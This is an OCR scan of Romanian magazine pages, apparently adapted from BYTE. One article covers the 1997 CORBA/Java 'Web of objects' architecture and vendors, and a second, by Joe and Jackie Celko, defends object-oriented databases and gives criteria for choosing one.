


A CORBA pur: servicii definite de IDL. Pot fi accesate de orice limbaj/platformă.

B Caffeine: servicii la distanță definite de interfața Java. Poate transfera stările obiectelor la clienți Java.

C RMI: servicii la distanță definite de interfața Java. Poate să transfere starea și comportamentul la clienții Java. Va sprijini IIOP în viitor.

Acestea sunt cele trei opțiuni de bază pentru comunicarea Java-Java bazată pe ORB.



Web-ul se transformă dintr-un serviciu de fișiere în aplicații client/server desăvârșite.

soluții rezidente în memorie, cum sunt DLL-uri din procese, plug-in-uri de servere, chiar și obiecte bazate pe ORB. În general, partea server va face tot ce este posibil pentru a păstra în memorie serviciile și între invocări. În mod consecvent se introduc o mulțime de extensii nonstandard, care câteodată mai sunt și specifice pentru o anumită platformă.

Problema majoră cu aceste abordări este că necesită HTTP și serverul Web pentru a face medierea între obiectele rulând pe client și pe server. Nu există nici o cale ca un obiect client să invoce direct un obiect server. Un formular (form) HTTP pe care îl subscrieți este tot o formă de interacțiune elementară client/server. Aceste soluționări greoaie nu sunt adecvate pentru aplicații client/server care necesită conversații interactive între componente, de asemenea nu este o structură scalabilă.

În 1996 Web-ul a descoperit, în final, obiectele. Apleturile Java au reprezentat primul pas spre realizarea Web-ului de obiecte. Java este un pas necesar, dar nu suficient pentru realizarea Web-ului de obiecte. Java necesită să fie completat cu o infrastructură de obiecte distribuite, acesta fiind momentul în care intră în joc CORBA.

Web-ul de obiecte s-a născut oficial în iunie 1997, când Netscape a livrat Comunicator-ul împreună cu un ORB CORBA/Java. Pe partea server a livrat câte un ORB CORBA/C++ și CORBA/Java cu fiecare copie a Enterprise Server 3.0. Intersecția dintre tehnologiile referitoare la obiecte de la Java și CORBA este primul pas în evoluția Web-ului de obiecte.

Interacțiuni client/server pe Web-ul de obiecte

Modul în care un client bazat pe Web interacționează cu un server de pe Web-ul de obiecte este foarte simplu:

1. Browserul Web descarcă pagina HTML, care în acest caz conține referințe către apleturi Java înglobate.

2. Browserul Web recepționează apletul Java de la serverul HTTP sub forma unui cod binar.

3. Browserul Web încarcă apletul. Apletul este trecut prin sistemul de securitate al mediului de execuție Java și pe urmă este

Faceți cunoștință cu jucătorii de pe Web-ul de obiecte

O nouă coaliție se conturează în jurul Web-ului de obiecte CORBA/Java. Web-ul transformă CORBA/Java dintr-un set de standarde într-un set de produse, care să satisfacă cerințele intergalactice. Pentru a folosi analogia halei de cumpărături, magazinele de bază din hala Web-ul de obiecte CORBA sunt Netscape, Oracle, JavaSoft și IBM/Lotus. Această hală mai este populată cu sute de vânzători de soft, care furnizează chioșcurile și magazinele de specialități, incluzând ORB-uri speciale, instrumente, componente și servicii. Ar trebui să fie suficiente produse pentru a întruni masa critică astfel încât să atragă clienții cu bani, vânzătorii independenți, magazinele TI și consumatorii de soft.

Netscape face ca CORBA să fie omniprezent pe partea client, furnizând VisiBroker pentru JavaORB cu fiecare browser. De asemenea, Netscape folosește CORBA pentru infrastructura dintre servere. Netscape poate să distribuie peste 40 milioane de agenți CORBA client și peste un milion de agenți pe partea server. CORBA va permite serverelor Netscape să colaboreze cu alte servere din întreprindere.

Oracle a adoptat CORBA ca platforma pentru NEtwork Computing Architecture. Întreaga linie soft de la Oracle, începând cu motoarele de baze de date și până la instrumentele pentru Internet, toate vor fi construite pe o magistrală de obiecte CORBA. De exemplu, un motor de baze de date va fi construit din componente CORBA, astfel terț-producătorii pot să extindă bazele de date folosind componente CORBA numite Cartridge (cartuș). Oracle construiește majoritatea serviciilor cale CORBA peste agentul Visigenic IIOP ORB, care va apărea prima dată cu următorul Oracle Web Server și va fi fundația produselor Internet de la Oracle.

JavaSoft folosește CORBA ca fundație pentru Distributed Java. SunSoft construiește strategia pentru serverul Internet pe lângă CORBA, folosind NEO ORB și Solstice.

IBM/Lotus construiește o structură informațională de rețea destinată a funcționa peste mai multe platforme bazată pe CORBA/Java. IBM intenționează să livreze mediul de execuție Java cu toate platformele sale. Instrumentul VisualAge de la IBM este destinat obiectelor CORBA/Java atât pe partea client, cât și pe partea server. Component Broker furnizat de IBM este un coordonator de obiecte scalabil pentru partea server folosit la administrarea obiectelor CORBA/Java din treimea de mijloc. În final, următorul Lotus Domino este construit pe o fundație IIOP.

Chioșcurile includ adepți CORBA veterani ca Apple, HP, SunSoft, Iona, Digital, Novell și Expersoft. Tot în această tabără mai intră și vânzători de ODBMS ca ODI, GemStone și Versant. Vânzătorii de monitoare de procesare a tranzacțiilor combină ORB-urile cu monitoarele TP tradiționale astfel BEA construiește un monitor TP scalabil bazat pe CORBA peste Tuxedo. Chioșcurile mai includ și vânzători de instrumente ca Symantec, ParcPlace, Borland, Penumbra, Sybase și magazinele mai mari de TI. În acest grup mai intră și principalii ISV care gravitează pe orbitele Netscape, IBM, JavaSoft și Oracle.

încărcat în memorie.

4. Apletul invocă obiecte server Java. Apletul Java poate include stuburi client generate de IDL, care permite invocarea obiectelor de pe un server ORB. Sesiunea dintre apletul Java şi obiectele server CORBA va exista până când una dintre părţi decide suspendarea legăturii. În acest caz, veţi avea nevoie de un zid de protecţie (firewall) care înţelege IIOP. Momentan singurul astfel de zid de protecţie este WonderWall oferit de Iona, dar în momentul în care citiţi articolul este posibil ca Netscape să livreze propriul zid de protecţie IIOP.

5. Obiectele server pot genera, opţional, următoarea pagină HTML pentru client. După pregătirea următoarelor pagini, serverul poate spune clientului ce URL să descarce în continuare. Această generare dinamică, pe latura server, a paginilor HTML nu este necesară în cazul Web-ului de obiecte. O aplicaţie client este împachetată ca o singură pagină HTML, cu componente înglobate la nivelul HTML, nu mai necesită ieşirea din contextul paginii pentru a obţine un răspuns.


Tehnologia descrisă, funcţionează surprinzător de bine în zilele noastre. Cu toate că Web-ul de obiecte încă este în construcţie, câteva elemente cheie vor fi disponibile înainte ca să putem spune că avem la dispoziţie un Web de obiecte apt pentru misiuni critice.

Cum ajută CORBA/Java la lărgirea Web-ului

Lărgirea infrastructurii Web-ului cu CORBA/Java oferă două beneficii imediate:

1. CORBA elimină gâtuirea din CGI. Permite clienţilor să invoce în mod direct metode de pe server. Clientul transmite direct parametrii folosind un stub precompilat, sau îl generează din mers folosind serviciile de invocare dinamică din CORBA. În ambele cazuri, serverul recepţionează apelul prin intermediul unui skeleton precompilat. Puteţi invoca orice metodă definită de IDL, aflată pe server, nu doar cele definite de HTTP. În plus puteţi transmite orice parametru introdus şi nu doar siruri de caractere. Acest lucru înseamnă că va exista o încărcare suplimentară foarte mică datorată aplicaţiilor client/server faţă de cazul utilizării HTTP/CGI.

2. CORBA permite o infrastructură scalabilă de servere. Depozite de obiecte server pot comunica folosind un ORB CORBA. Aceste obiecte pot rula pe mai multe servere pentru a oferi o echilibrare a încărcării datorată cererilor clienţilor. ORB-ul poate da cererea primului obiect disponibil şi poate adăuga alte obiecte odată cu creşterea cerinţelor. CORBA permite obiectelor server să acţioneze sincron folosind tranzacţii şi alte servicii CORBA. În cazul aplicaţiilor CGI există o gâtuire deoarece trebuie să răspundă miilor de cereri, fără a avea posibilitatea de a distribui încărcarea la mai multe procese sau procesoare.



Un proces în 5 paşi conduce browserul de la HTML la Java la CORBA (client/server) şi înapoi la HTML.

Web-ul de obiecte CORBA/Java din trei treimi

Toate aplicaaţiile noi de pe Web-ul de obiecte vor fi construite şi împachetate sub forma unor componente. Puteţi folosi CORBA IDL pentru a ascunde codul existent, scris în orice limbaj, în spatele unor interfeţe de obiecte. De exemplu, puteţi face ca milioane de linii de cod Cobol să arate ca un obiect (puteţi face o înscenare ca să arate ca un obiect CORBA/Java-Bean). Orice obiect descris de IDL poate rula pe Web-ul de obiecte într-o manieră de primă clasă. Aceste magii sunt posibile deoarece CORBA, precum Java, păstrează o separare clară între interfaţa unui obiect şi implementarea acestuia.

Componentele necesită un ecosistem prosper pentru a deveni viabile din punct de vedere comercial, iar Web-ul de obiecte oferă unul. Companiile majore din domeniu, incluzând Sun, IBM/Lotus, Netscape, Oracle, Sybase, Novell şi BEA, îşi mizează afacerile pe această tehnologie. Aceştia au ales atât CORBA/IIOP cât şi JavaBeans ca fiind calea normală pentru a oferii servicii plug-and-play de nivel ridicat cu produsele lor. Pentru a înţelege ce se petrece, haideţi să trecem în revistă structura client/server pe trei nivele a Web-ului de obiecte.

Clientul. Prima treime aparţine browserelor Web tradiţionale şi noilor calculatoare orientate Web (vedeţi „Noua interfaţă utilizator“ din BYTE iulie). Contrar paginilor Web statice actuale, noul conţinut va reflecta mai bine proprietăţile obiectelor reale - de exemplu veţi vedea pagini care conţin oameni, lucruri şi alte pagini. Acest conţinut foarte dinamic este dat de ansambluri de Bean-uri Java înglobate în containere mobile, cum sunt paginile HTML. Veţi interacţiona cu aceste obiecte cu acţiuni drag-and-drop şi alte forme de manipulare directă. Bean-urile client din container vor fi capabile să interacţioneze între ele precum şi cu cele de pe latura server. În plus, Bean-urile server vor fi capabile să apeleze metode ale Bean-ului client folosind evenimentele CORBA. Să observăm că IIOP şi HTTP pot rula pe aceeaşi reţea. HTTP e folosit pentru descărcarea paginilor Web, arhivelor Jar şi a imaginilor. CORBA este folosit pentru comunicarea client-server şi server-client.

Treimea de mijloc. A doua treime rulează pe orice server care poate deservi atât clienţi CORBA cât şi cei HTTP. Această combinare CORBA/HTTP este suportată de aproape orice platformă server incluzând diferitele variante UNIX, NT, OS/2, NetWare, MacOS, OS/400, MVS şi Tandem NonStop Kernel. Obiectele CORBA, care pot fi împa-

Verbatim
YAMAHA
HITACHI
OLYMPUS
Plasmon
MEDIUM

DATA STORAGE
MONITORS
MULTIMEDIA
PRESENTATION EQUIPMENT

MGT
TRADE

Str. Pictor Luchian 3
Sector 2 Bucureşti
România
Tel.: 401-312 03 11
Fax: 401-615 07 01

chetate ca Enterprise JavaBeans, acționează ca servere de aplicații din treimea mijlocie. Acestea încapsulează logica afacerii. Aceste obiecte interacționează cu JavaBeans-urile client prin intermediul CORBA/IIOP. Aplicațiile mai puțin scalabile pot apela aceste obiecte prin intermediul programelor script care rulează în paginile HTML de la server. De exemplu, Web Application

Interface (WAI) de la Netscape este un astfel de intermediar.

Obiectele CORBA de pe server interacționează între ele folosind un ORB CORBA. De asemenea pot comunica cu aplicațiile server existente în a treia treime folosind SQL/Java database Connectivity (JDBC) sau alți intermediari. Puteți folosi coloana serverului CORBA/IIOP ca o magistrală de date de uz general. Aceasta este tehnologia pe care oracle o construiește pentru propriile plug-in -uri de date. JDBC pe o coloană IIOP este disponibil acum de la I-Kinetics și Visigenic.

Această treime mijlocie trebuie să ofere un coordonator de componente pe latura server, cunoscut și sub numele de „object TP monitor". Acești coordonatori de componente sunt construiți pe ORB-uri. În locul administrării procedurilor de la distanță, aceștia vor lucra cu obiecte. Coordonatorul de componente prestabilește depozitele de obiecte, distribuie încărcarea, oferă toleranță la erori și coordonează tranzacțiile multicomponente. Fără acești coordonatori nu ați putea administra milioanele de obiecte de la server – ceea ce este o cerință de bază a Web-ului de obiecte. Exemple de coordonatori de componente bazate pe CORBA sunt Component Broker de la IBM și Tuxedo/Iceberg de la BEA. Dar ce este o componentă de pe partea server? Este un obiect CORBA server care implementează un set minim de servicii de component. Un exemplu bun este Oracle Cartridge. Cartridge (cartuș) se numește obiectul CORBA care este tranzacțional, sigur și este capabil să genereze evenimente.

INFORMAȚII UTILE


BEA
Sunnyvale, CA
800-817-4232
408-743-4000
http://www.beasys.com

IBM
Somers, NY
http://www.ibm.com/Java/Sanfrancisco

JavaSoft
(Sun Microsystems)
Mountain View, CA
800-528-2763
650-960-1300
http://www.javasoft.com

Netscape
Mountain View, CA
650-937-2555
http://home.netscape.com

Oracle
Redwood Shores, CA
800-672-2531
650-506-7000
http://www.oracle.com



Web-ul de obiecte CORBA/Java implică un amalgam de produse și protocoale.

O componentă server trebuie să fie prelucrabilă. Acest lucru înseamnă că trebuie să ofere interfețe introspective care să vă permită asamblarea componentei cu ajutorul instrumentelor vizuale. Această tehnologie de componente prelucrabile de pe partea server va fi oferită de CORBAtized Enterprise Java-Beans. Tehnologia CORBAJava-Bean este integrată în instrumentele de construcție vizuală de la Symantec, Penumbra, ParcPlace, IBM/Taligent, Borland și Sybase.

În Web-ul de obiecte CORBA/Java, a doua treime poate fi folosită și ca magazie de titluri de obiecte, pagini HTML. Acestea pot fi păstrate în arhive Java (Jar) transmisibile, care sunt utilizate de un ODBMS, sau DBMS. În cazul nostru se pretează mai bine ODBMS-urile.

Fundalul.Ultima treime este tot ceea ce un obiect CORBA poate accesa. Aici intră monitoare TP procedurale, intermediarul orientat pe mesaje, DBMS-uri, ODBMS-uri și poșta electronică. Deci obiectele CORBA înlocuiesc aplicațiile CGI din a doua treime, ceea ce este bine. Eventual veți avea posibilitatea de a primi componente CORBA/Java care încapsulează majoritatea funcțiilor din a treia treime. Acesta este un domeniu unde capabilitățile de comunicare interlingvistice oferite de CORBA vor fi de ajutor. Vedeți câteva produse I-Kinetics pentru a înțelege ce puteți face cu aceste componente de fundal.

Legătura arhitecturală

CORBA și Java oferă legătura arhitecturală care leagă produsele de pe Web-ul de obiecte. Aceasta este prima încercare a industriei actuale de a oferi plug-and-play la nivelul produselor soft, ceea ce reprezintă sistemul deschis ideal.

În paralel, Microsoft își construiește propria variantă de Web de obiecte. Acesta se bazează pe DCOM și ActiveX. Microsoft Transaction Server este coordonatorul de componente DCOM și reprezintă arma secretă a Microsoftului pentru a conduce Web-ul de obiecte. În prezent, Web-ul Microsoft este o hală plină de chioșcuri Windows NT. Deci poate să înceapă jocul.■

Robert Orfali, Dan Harkey și Jeri Edwards sunt autorii a mai multor cărți, printre care The Essential Client/Server Survival Guide *(Wiley, 1996) și* Client/Server Programming with Java and CORBA *(Wiley, 1997). Orfali și Harkey sunt consilieri cu probleme de obiecte distribuite la IBM și conducătorii laboratorului de Obiecte Distribuite CORBA/Java la San Jose State University. Edwards este vicepreședinte responsabil cu strategia la BEA și proiectantul Tuxedo. Îi puteți contacta prin e-mail la următoarea adresă* **editors@bix.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Budai László*]

Baze de date orientate obiect

Sunteți sceptici în ce privește SGBDO-urile?
E în regulă, dar mai întâi trebuie să vă informați corect.

De Joe Celko and Jackie Celko

Sistemele de gestionare a bazelor de date orientate obiectual (SGBDO) au fost una dintre cele mai fierbinți idei ale anilor '80. Obiectele erau viitorul, așa că toată lumea se bucura de apariția obiectelor. Oamenii de știință din sfera tehnicii de calcul de la universități sau mari corporații au dezvoltat primele prototipuri. Proiectanții au început să caute fonduri de sponsorizare.

Singura problemă era că primele SGBDO-uri nu erau sisteme de gestionare complete. Ele duceau lipsă de facilitățile de salvare (backup) și de funcțiile de recuperare (recovery). Modelele de date erau în conflict. Limbajele erau proprietare. Din cauza structurii era imposibilă realizarea unor interogări adevărate. SGBDO-urile nu erau scalabile și necesitau multă memorie.

Din aceste cauze mulți proiectanți s-au ferit de primele produse SGBDO. După cum declară Jeff Jones, directorul departamentului de marketing pentru produse de gestionarea datelor din cadrul IBM (Santa Teresa, California), IBM a încercat să folosească un SGBDO pur ca bază de date înglobată în Visual Warehouse. În această idee a cumpărat licența ObjectStore de la Object Design pentru prima lansare a produsului mai sus amintit. Cu toate acestea, performanțele erau atât de modeste încât IBM a înlocuit ObjectStore cu DB2, a adăugat noi facilități și a redus mărimea codului.

NO THEORETICAL FOUNDATION!
THEY'RE NOT SCALABLE!
OBJECT QUER
LANGUAGES A
HARD!
TRUE!
THEY EAT THEIR YOUNG!
THEY'RE FOR NICHE MARKETS!
NO STANDARD LANGUAGE!
SEE the MIGHTY ODBMS!
5¢

ILUSTRAȚIA: JOHN UELAND © 1997

Experiențele de natura celui de mai sus au trecut SGBDO de stadiul de curiozitate de laborator. Exceptând unele segmente limitate ale pieței ca telecomunicațiile, SGBDO-urile au rămas chiar și pentru suporterii lor o tehnologie în căutarea utilității. Dar tocmai aici înțelepciunea proverbială a dat-o în bară. Pe măsură ce SGBDO și necesitățile utilizatorilor s-au schimbat, aceasta a început să spună că SGBDO sunt categoric o greșeală. Dar nu sunt. Haideți să studiem mai atent 6 idei de bază susținute de această înțelepciune proverbială. (Pentru informații suplimentare referitoare la SGBDO-uri, consultați caseta Software Lab Report)

1. SGBDO sunt pentru segmente limitate

Afirmația pare o platitudine. Într-o oarecare măsură, orice produs din sfera bazelor de date este destinat unui segment limitat al pieței. Datele companiei Meta Group spun că vânzările SGBDR (sisteme de gestionare a bazelor de date relaționale) s-au ridicat în 1995 la 2,5 mld. de dolari, în timp ce piața SGBDO a atins o cifră de afaceri de doar 250 milioane de dolari. Bazele de date relaționale acoperă 90% din piața financiară.

Dar, de cele mai multe ori suporterii uită să menționeze că doar 12% din datele orientate pe afaceri sunt stocate de bazele de date relaționale. Cele mai multe date sunt stocate în vechile sisteme de fișiere sau sub forma datelor ierarhice. Din acest punct de vedere și SGBDR-urile sunt destinate unui segment limitat al pieței. SGBDR sunt ideale pentru date scalare cum ar fi nume, câmpuri de adresă sau cantități. Aceste sisteme sunt extrem de stabile și rapide. De asemenea, se pot executa interogări complexe. Aceste facilități fac ca SGBDR să fie ideale pentru aplicațiile financiare sau orientate pe afaceri.

Dar modelul SGBDR arată ca un tabel cu linii și coloane; cu alte cuvinte ca un obiect 2D. Modelul obiectual dă posibilitatea proiectării complexe a obiectelor respectând caracteristica lor reală și nu limitând acestea la o structură 2D. Pe de altă parte, interesul tot mai mare pentru aplicațiile multimedia și Internet a creat noi piețe pentru SGBDO-uri.

Din acest punct de vedere, tehnologia SGBDO este ideală pentru cele mai populare aplicații. Expansiunea extraordinară a Internetului, dezvoltarea jocurilor video, aplicațiilor multimedia și a bazelor de date distribuite care nu conduc la un model relațional au readus în atenție SGBDO-urile. Deoarece Java este un limbaj orientat obiectual, e foarte clar că aplicațiile Internet sunt un mediu propice bazelor de date obiectuale. Deoarece de fapt și de drept pentru tehnologiile orientate obiectual există un standard clar, puteți acum împrăștia o aplicație prin toată lumea.

Telecomunicațiile sunt o piață bună pentru SGBDO. Există mulți proiectanți care fac produse pentru modelarea și gestionarea în timp real a rețelelor de comunicații.

2. SGBDO nu au o fundație teoretică

Această afirmație plină de înțelepciune proverbială este de asemenea adevărată (deși nu chiar așa de corectă ca în trecut). Dar ea pur și simplu ignoră istoria. De exemplu, calculele au produs rezultate corecte și folositoare de-a lungul unui secol fără să se bucure de un suport teoretic corespunzător, iar variabilele infinitezimale ale lui Newton erau doar niște măgării de care toată lumea era conștientă. Marea întrebare e dacă o bază de date orientată obiectual este sau nu utilă unei anumite aplicații și nu dacă aceasta are sau nu o justificare teoretică riguroasă.

Bazele de date relaționale au avantajul unui riguros model matematic și a unor unelte de proiectare performante. SGBDO duc lipsă de fundație teoretică și nu au unelte de proiectare bine dezvoltate. Chris Date este un critic virulent al lipsei de suport teoretic în bazele de date orientate obiectual. El și Huge Darwen sunt autorii lucrării „The Third Manifesto“, care prezintă în detaliu această problemă.

Și ce dacă? Un anumit concept teoretic vă dă posibilitatea să proiectați unelte. De exemplu, un proiectant de SGBDR poate folosi o diagramă relațională pentru a verifica matematic dacă ceea ce a proiectat este în a treia formă normală. De partea cealaltă, proiectantul de SGBDO nu dispune nici măcar de un concept similar formelor normale, aplicabil obiectelor pe care acesta le-a proiectat. În cele din urmă, lipsa unor unelte nu e critică. De exemplu, Jasmine de la Computer Associates dispune de un foarte bun mediu de proiectare.

3. O bază de date relațională poate crea obiecte

Nici vorbă de așa ceva! Dacă proiectantul spune așa ceva, minte cu nerușinare. Haideți să parcurgem împreună terminologie.

Modelele de baze de date pot fi clasificate în ierarhice, de rețea, relaționale și orientate obiectual. Nimănui nu-i mai pasă de modelele ierarhice și rețea - modelul relațional le-a înlocuit. O bază de date relațională reprezintă entități și relații între acestea sub formă de tabele (rânduri și coloane) care înglobează valori de tip scalare.

Nimeni nu mai întâmpină astăzi greutăți la departajarea produselor bazate pe modele ierarhice, de rețea sau relaționale. Dar, la lansarea lor, programatorii s-au străduit să facă produsele relaționale să se comporte ca un sistem de fișiere. Acest lucru se poate realiza printr-o serioasă pierdere de performanță. Să încercăm totuși, spuneți? Avem nevoie de o schimbare de paradigmă pentru a aprecia puterea unui sistem relațional. Așa cum spune Jeff Jones: „Trecerea de la IMS [o bază de date ierarhică a IBM] la SQL a fost dureroasă, deoarece odată cu noul software trebuia să învățăm și o nouă paradigmă. Nimeni nu mai e dispus să facă același lucru cu bazele de date orientate obiectual.“

Azi toată lumea e derutată de noțiunile de

Alegerea unui SGBDO

Iată cinci detalii pe care trebuie să le studiați înainte să alegeți.

Suport pentru limbaj: De ce limbaj aveți nevoie - Java, C++ sau OQL? Unele limbaje proprietare sunt mai rapide decât OQL, dar alegerea unui produs care folosește un limbaj standard este o soluție mai flexibilă și portabilă.

Scalabilitate: Care este cea mai mare bază de date pe care produsul e în stare să o suporte? Care este cea mai mare bază de date existentă care folosește produsul fără probleme? Câți utilizatori vor accesa simultan baza de date?

Securitate: Cum vor fi implementați algoritmii de securitate - la nivel de utilizator, grup sau la ambele nivele?

Backup și recuperare: Cum realizează produsul aceste operații?


Tranzacții: Asigură baza de date jurnalizare, refacere și rollback pentru tranzacții?

Metode: Cum stochează SGBDO metodele? Pentru a fi un SGDBO adevărat metodele trebuie să fie stocate chiar în baza de date.


Clase de colecții: Ce clase de colecții poate manipula baza de date? Bibliotecile ODMG, Java și altele (printre care STL) au anumite clase comune de colecții. Utilizarea claselor de colecții standardizate crește portabilitatea și flexibilitatea.

Suport și instruire: În ce măsură oferă proiectantul servicii de instruire și suport tehnic? Cât va dura instruirea personalului dvs?

Ce poate face un SGBDO


Client
Internet/intranet extranet
Client
Server HTTP
Replicare pentru echilibrarea încărcării și disponibilitate.
Stochează împreună datele și logica afacerii.
Bază de obiecte
Bază de date de obiecte replicate
DBMS Front-end și nerelațional.
Front-end pentru RDBMS.
Bază de date veche (ex. VSAM)
Baze de date relaționale (ex. Oracle)

Bazele de date de obiecte sunt un loc potrivit pentru memorarea regulilor.



Unde-i bun SGBDO

Fiecare tip de bază de date ocupă o nişă în funcţie de tipul datelor şi interogării.

SGBDOR
(Tipuri complexe de date, legături complexe)
SGBDR
(Tipuri simple de date, legături simple)
Sistemul clasic de fişiere
(Tipuri simple de date)
SGBDO
(Tipuri complexe de date)
Cu seturi
Complexitatea interogărilor
Fără seturi
Complexitatea datelor
Simplu
Complex

